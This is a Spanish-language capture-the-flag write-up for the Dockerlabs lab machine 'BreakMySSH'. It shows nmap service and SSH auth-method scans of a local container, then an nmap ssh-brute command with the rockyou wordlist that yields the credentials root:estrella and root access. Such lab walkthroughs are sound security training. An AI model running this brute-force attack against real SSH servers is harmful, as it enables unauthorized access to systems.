Dockerlabs

Máquina: BreakMySSH
Pablo José Pérez Díez

Escaneo:

```
┌──[pabli@parrot]─[~/Documentos/CTFs/dockerlabs/BreakMySSH]
└─── $sudo nmap -sC -sV -O 172.17.0.2
[sudo] contraseña para pabli:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 22:35 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```


```
┌──[pabli@parrot]─[~/Documentos/CTFs/dockerlabs/BreakMySSH]
└─── $sudo nmap -p22 --script ssh-auth-methods 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 22:36 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000058s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_    keyboard-interactive
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Como podemos ver solo obtenemos informacion de un servicio, SSH.


Intentamos Fuerza Bruta:
En este caso lo intentamos mediante scripts NSE de Nmap

```
┌──[pabli@parrot]─[~/Documentos/CTFs/dockerlabs/BreakMySSH/exploits]
└─── $sudo nmap -p 22 --script ssh-brute --script-args userdb=usuario.txt,passdb=/usr/share/wordlists/rockyou.txt 172.17.0.2
```



Como podemos observar, hemos obtenido unas credenciales válidas, **root:estrella**.

Accedemos al sistema:



Observamos que somos root y ya tenemos los máximos privilegios en el sistema: